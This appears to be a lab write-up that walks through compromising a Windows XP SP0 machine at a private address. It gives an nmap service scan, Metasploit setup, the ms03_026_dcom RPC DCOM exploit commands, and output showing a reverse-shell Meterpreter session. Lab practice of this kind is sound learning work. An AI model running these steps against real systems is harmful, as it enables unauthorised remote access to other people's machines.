


Nmap and commands in metasploit were used to perform the RPC Dcom exploit against the Windows XP SP0 system.

---

**Nmap Commands:**

```
sudo nmap -Pn -sV -p- 10.1.1.4 -oN target
```

**Description:** This command executes nmap to perform a SYN port scan on the host located at 10.1.1.4. It skips host discovery by using -Pn and identifies service versions by using -sV. The results are saved in a human-readable file named "target". This command is utilized for conducting an in-depth analysis of the network services running on the host.



PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
1025/tcp	open	msrpc3-6a/2000	Microsoft Windows RPC
5000/tcp	open	upnp?	

---

**To Start Metasploit:**

```
sudo msfdb run
```

**Description:** Runs the metasploit database.

```
sudo msfconsole
```

**Description:** starts the metasploit terminal.

---

**In Metasploit Commands:**

```
search rpc
```

**Description:** search the metasploit database for rpc exploit.

```
use exploit/windows/dcerpc/ms03_026_dcom
```

**Description:** using the exploit that I found for the dcom in metasploit

```
set RHOST 10.1.1.4
```

**Description:** Setting the target host for the exploit

```
Set RPORT 135
```

**Description:** Setting the target port for the exploit

```
exploit
```

**Description:** Starting the automated exploit

Final Result: Gaining remote access to the windows machine

```
msf exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 10.1.1.1:4444
[*] 10.1.1.4:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 10.1.1.4:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.1.4[135] ...
[*] 10.1.1.4:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.1.4[135] ...
[*] 10.1.1.4:135 - Sending exploit ...
[*] Sending stage (179779 bytes) to 10.1.1.4
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.1.1.1:4444 -> 10.1.1.4:1031) at 2024-04-01 16:55:55 -0400

meterpreter > ls
Listing: C:\WINDOWS\system32
=====

Mode                Size                Type      Last modified          Name
-----
100666/rw-rw-rw-    261                fil       2017-04-06 15:55:34 -0400 $winnt$.inf
40777/rwxrwxrwx      0                  dir       2017-04-06 11:49:18 -0400 1025
40777/rwxrwxrwx      0                  dir       2017-04-06 11:49:18 -0400 1028
40777/rwxrwxrwx      0                  dir       2017-04-06 11:49:18 -0400 1031
40777/rwxrwxrwx      0                  dir       2017-04-06 11:49:18 -0400 1033
```